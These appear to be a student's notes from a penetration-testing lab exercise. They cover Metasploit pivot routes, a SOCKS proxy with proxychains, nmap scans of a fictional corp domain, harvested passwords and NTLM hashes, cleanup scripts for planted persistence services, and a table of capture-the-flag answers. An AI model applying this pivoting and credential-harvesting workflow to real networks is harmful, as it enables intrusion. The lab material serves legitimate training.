
```
msf6 exploit(windows/smb/psexec) > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.4.21.4         255.255.255.255    Session 1
   172.4.21.10        255.255.255.255    Session 2
   172.4.25.6         255.255.255.255    Session 3
   172.4.25.7         255.255.255.255    Session 1

[*] There are currently no IPv6 routes defined.
```

```
msf6 exploit(windows/smb/psexec) > route

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.4.21.4         255.255.255.255    Session 1
   172.4.21.5         255.255.255.255    Session 5
   172.4.21.10        255.255.255.255    Session 2
   172.4.25.6         255.255.255.255    Session 3
   172.4.25.7         255.255.255.255    Session 6

[*] There are currently no IPv6 routes defined.
```

auxiliary/server/socks_proxy

configure /etc/proxychains.conf

```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```


msf6 auxiliary(server/socks_proxy) > options
Module options (auxiliary/server/socks_proxy):
Name Current Setting Required Description
SRVHOST 0.0.0.0 yes The address to listen on
SRVPORT 9050 yes The port to listen on
VERSION 4a yes The SOCKS version to use (Accepted: 4a, 5)
Auxiliary action:
Name Description
Proxy Run a SOCKS proxy server


msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 1.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server

Domain Scans

proxychains nmap -sT -sV -Pn --top-ports 100 <IP> -oN <IP>.nmap.txt

GL-WKS1

```
Nmap scan report for ip-172-4-21-4.eu-west-2.compute.internal (172.4.21.4)
Host is up (8.8s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14959.72 seconds
```

GL-WKS2

```
Nmap scan report for ip-172-4-21-5.eu-west-2.compute.internal (172.4.21.5)
Host is up (13s latency).
Not shown: 99 closed ports
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1492.90 seconds
```

GL-ITWKS

```
Nmap scan report for ip-172-4-21-10.eu-west-2.compute.internal (172.4.21.10)
Host is up (1.1s latency).
Not shown: 96 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 114.39 seconds
```

GLDC001

```
Nmap scan report for ip-172-4-25-6.eu-west-2.compute.internal (172.4.25.6)
Host is up (4.0s latency).
Not shown: 90 closed ports
PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2022-03-15 14:34:47Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: sii.corp, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds      Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: SII)
3389/tcp  open  ssl/ms-wbt-server?
49154/tcp open  msrpc             Microsoft Windows RPC
49155/tcp open  msrpc             Microsoft Windows RPC
49157/tcp open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
Service Info: Host: GLDC001; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1432.03 seconds
```

GLMAIL002

```
Nmap scan report for ip-172-4-25-7.eu-west-2.compute.internal (172.4.25.7)
Host is up (1.1s latency).
Not shown: 86 closed ports
PORT      STATE SERVICE           VERSION
25/tcp    open  smtp              MailEnable smptd 10.32--
80/tcp    open  http              Microsoft IIS httpd 8.5
110/tcp   open  pop3              MailEnable POP3 Server
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
143/tcp   open  imap              MailEnable imapd
445/tcp   open  microsoft-ds      Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
587/tcp   open  smtp              MailEnable smptd 10.32--
3389/tcp  open  ssl/ms-wbt-server?
49152/tcp open  msrpc             Microsoft Windows RPC
49153/tcp open  msrpc             Microsoft Windows RPC
49154/tcp open  msrpc             Microsoft Windows RPC
49155/tcp open  unknown
49156/tcp open  msrpc             Microsoft Windows RPC
Service Info: Host: GLMAIL002.sii.corp; OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 241.97 seconds
```

LOG MACHINE

```
# Nmap 7.91 scan initiated Thu Mar 17 09:24:14 2022 as: nmap -sT -sV -Pn --top-ports 100 -oN 172.4.23.100.nmap.txt 172.4.23.100
Nmap scan report for ip-172-4-23-100.eu-west-2.compute.internal (172.4.23.100)
Host is up (1.1s latency).
Not shown: 98 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.4 (protocol 2.0)
111/tcp open  rpcbind 2-4 (RPC #100000)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Mar 17 09:26:10 2022 -- 1 IP address (1 host up) scanned in 115.34 seconds
```

```
Nmap scan report for ip-172-4-23-100.eu-west-2.compute.internal (172.4.23.100)
Host is up (0.055s latency).

PORT     STATE SERVICE     VERSION
9000/tcp open  cslistener?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9000-TCP:V=7.91%I=7%D=3/17%Time=623313B5%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,5E5,"HTTP/1\.1\x20200\x20OK\r\nX-UA-Compatible:\x20IE=edge\r\n
SF:X-Graylog-Node-ID:\x205fe56964-6184-43dc-8d21-fdb08c4d6c3c\r\nContent-T
SF:ype:\x20text/html\r\nConnection:\x20close\r\nContent-Length:\x201341\r\
SF:n\r\n<!DOCTYPE\x20html>\n<html>\n\x20\x20<head>\n\x20\x20\x20\x20<meta\
SF:x20http-equiv=\"X-UA-Compatible\"\x20content=\"IE=edge\">\n\x20\x20\x20
SF:\x20<meta\x20name=\"robots\"\x20content=\"noindex,\x20nofollow\">\n\x20
SF:\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\x20\x20\x20\x20<title>Graylog
SF:\x20Web\x20Interface</title>\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x
SF:20icon\"\x20href=\"http://172\.4\.23\.100:9000/assets/favicon\.png\">\n
SF:\x20\x20\x20\x20\n\x20\x20</head>\n\x20\x20<body>\n\x20\x20\x20\x20<scr
SF:ipt\x20src=\"http://172\.4\.23\.100:9000/config\.js\"></script>\n\x20\x
SF:20\x20\x20\n\x20\x20\x20\x20<script\x20src=\"http://172\.4\.23\.100:900
SF:0/assets/vendor\.594b2a39cb22b445205e\.js\"></script>\n\x20\x20\x20\x20
SF:\n\x20\x20\x20\x20<script\x20src=\"http://172\.4\.23\.100:9000/assets/p
SF:olyfill\.93b51f9ca3be4394b382\.js\"></script>\n\x20\x20\x20\n\x20\x20\x
SF:20\x20\x20<script\x20src=\"http://172\.4\.23\.100:9000/assets/builtins\
SF:.93b51f9ca3be4394b382\.js\"></script>\n\x20\x20\x20\x20\n\x20\x20\x20\x
SF:20<script\x20src=\"http://172\.4\.23\.100:9000/assets/plugin\")%r(HTTPOp
SF:tions,B8,"HTTP/1\.1\x20200\x20OK\r\nAllow:\x20HEAD,GET,OPTIONS\r\nX-Gra
SF:ylog-Node-ID:\x205fe56964-6184-43dc-8d21-fdb08c4d6c3c\r\nContent-Type:\
SF:x20text/plain\r\nConnection:\x20close\r\nContent-Length:\x2018\r\n\r\nH
SF:EAD,\x20GET,\x20OPTIONS")%r(RTSPRequest,76,"HTTP/1\.1\x20505\x20HTTP\x2
SF:0Version\x20Not\x20Supported\r\nDate:\x20Thu,\x2017\x20Mar\x202022\x201
SF:0:55:49\x20GMT\r\nConnection:\x20close\r\nContent-Length:\x200\r\n\r\n"
SF:)%r(FourOhFourRequest,5E5,"HTTP/1\.1\x20200\x20OK\r\nX-Graylog-Node-ID:
SF:\x205fe56964-6184-43dc-8d21-fdb08c4d6c3c\r\nX-UA-Compatible:\x20IE=edge
SF:\r\nContent-Type:\x20text/html\r\nConnection:\x20close\r\nContent-Lengt
SF:h:\x201341\r\n\r\n<!DOCTYPE\x20html>\n<html>\n\x20\x20<head>\n\x20\x20\
SF:x20\x20<meta\x20http-equiv=\"X-UA-Compatible\"\x20content=\"IE=edge\">\
SF:n\x20\x20\x20\x20<meta\x20name=\"robots\"\x20content=\"noindex,\x20nofo
SF:llow\">\n\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\x20\x20\x20\x20<
SF:title>Graylog\x20Web\x20Interface</title>\n\x20\x20\x20\x20<link\x20rel
SF:=\"shortcut\x20icon\"\x20href=\"http://172\.4\.23\.100:9000/assets/favi
SF:con\.png\">\n\x20\x20\x20\x20\n\x20\x20</head>\n\x20\x20<body>\n\x20\x2
SF:0\x20\x20<script\x20src=\"http://172\.4\.23\.100:9000/config\.js\"></sc
SF:ript>\n\x20\x20\x20\x20\n\x20\x20\x20\x20<script\x20src=\"http://172\.4
SF:\.23\.100:9000/assets/vendor\.594b2a39cb22b445205e\.js\"></script>\n\x2
SF:0\x20\x20\x20\n\x20\x20\x20\x20<script\x20src=\"http://172\.4\.23\.100:
SF:9000/assets/polyfill\.93b51f9ca3be4394b382\.js\"></script>\n\x20\x20\x2
SF:0\x20\n\x20\x20\x20\x20<script\x20src=\"http://172\.4\.23\.100:9000/ass
SF:ets/builtins\.93b51f9ca3be4394b382\.js\"></script>\n\x20\x20\x20\x20\n\
SF:x20\x20\x20\x20<script\x20src=\"http://172\.4\.23\.100:9000/assets/plug
SF:in");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.87 seconds
```

Credentials

```
Web Creds


mmcconaughey@sii.corp           HtLAG10days
tpoller@sii.corp                gOGp4st

dashcroft@sii.corp              Password123!
awalsh@sii.corp                 g4m3SH0W
fbreville@sii.corp              sassy


Domain Creds

lmahon                          Dragos21!
netadmin                        Password1

NTLM Hashes

lmahon                          ae864bb3c2d696b6bc9c064ee7f1d18a
mmcconaughey                    d5ef204a8ab86cf4f7478af0dcc6f8de
dashcroft                       2b576acbe6bcfda7294d6bd18041b8fe
```

1	mmcconaughey@sii.corp	HtLAG10days
2	tpoller@sii.corp	gOGp4st
3	dashcroft@sii.corp	Password123!
4	awalsh@sii.corp	g4m3SH0W
5	fbreville@sii.corp	sassy

```
┌──(student㉿kali)-[~/Pentest/users]
fbreville@sii.corp
mmcconaughey@sii.corp
tpoller@sii.corp
dashcroft@sii.corp
awalsh@sii.corp
itsupport@sii.corp
```

Clean Up Files

GL-WKS2 Local admin account:

```
C:\Windows\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
netadmin                 WDAGUtilityAccount
The command completed with one or more errors.


C:\Windows\system32>hostname
hostname
GL-WKS2
```

GL-WKS2 Persistence location:

```
┌──(student㉿kali)-[~/.msf4/logs/persistence/GL-WKS2_20220314.0758]
└─$ cat GL-WKS2_20220314.0758.rc
execute -H -f sc.exe -a "stop Hostsvc"
execute -H -f sc.exe -a "delete Hostsvc"
execute -H -i -f taskkill.exe -a "/f /im Hostsvc.exe"
rm "C:\\Windows\\TEMP\\Hostsvc.exe"
```

```
┌──(student㉿kali)-[~/.msf4/logs/persistence/GL-WKS2_20220314.4314]
└─$ cat GL-WKS2_20220314.4314.rc
execute -H -f sc.exe -a "stop Winsvc"
execute -H -f sc.exe -a "delete Winsvc"
execute -H -i -f taskkill.exe -a "/f /im Winsvc.exe"
rm "C:\\Windows\\TEMP\\Winsvc.exe"
```

GL-WKS2 nxlog files on 172.4.23.100:

```
tcp    172.4.21.5:49674   172.4.23.100:1514   ESTABLISHED  0      0          2776/nxlog.exe
```

GL-ITWKS Persistence location:

```
┌──(student㉿kali)-[~/.msf4/logs/persistence/GL-ITWKS_20220315.1555]
└─$ cat GL-ITWKS_20220315.1555.rc
execute -H -f sc.exe -a "stop huhmwCYf"
execute -H -f sc.exe -a "delete huhmwCYf"
execute -H -i -f taskkill.exe -a "/f /im mIpXSzrA.exe"
rm "C:\\Windows\\TEMP\\mIpXSzrA.exe"
```

Flags

Challenge	Flag	Threat Rating
Day 1		
OSINT	fl@g{employ33_enum3ration}	B2 – Medium
Contact Scraping	Fl4g{em4ilf0rmat#}	B2 – Medium
Site Enumeration	fl@G{wh0n33dsVPN?!}	C3 – Medium
Username Validation	assessorValidation1	C3 – Medium
Web Server Enumeration	fl4G{4ll_CtFs_n33d_eph3mer4l_p0rts!}	C1 – Low
Gaining Access to a Workstation	GR1W-B6PC	A4 – Extreme
Domain Enumeration	GLDC001	C3 – Medium
LFI Attack	fL@g{LF1_1nclud3d_BZ!}	D3 - Medium
Elevating Privileges	20:25:48 PM	D4 – Medium
Adding Users for Persistence	theassessorhasthisflag1	D4 - Medium
Day 2		
Phishing Campaign	Password123!	A4 – Extreme
Domain Creds	ae864bb3c2d696b6bc9c064ee7f1d18a	C4 – High
System Configuration Files	Dragos21!	D4 – Medium
Own the DC	nxlog.conf	C5 – Extreme
XSS Attack	Fl@G{cook13_th13f!}	C4 – High
Brute force	sassy	D3 - Medium
Day 3		
Unsanitised Inputs	fl4g{m4lic1ous_helpdesk_compl1nc3}	C4 – High
SQL Injection	fl@g{all_us3rs_l1st3d}	B4 – High
Attack Vector	fl@G{1m4g3s_4re_v3ctors_t00}	D3 – Medium
HelpDesk Exploitation	fl@g{w1ll_n0t_f1x_cl0s3_tick3t}	D4 – Medium

INTENTIONALLY BLANK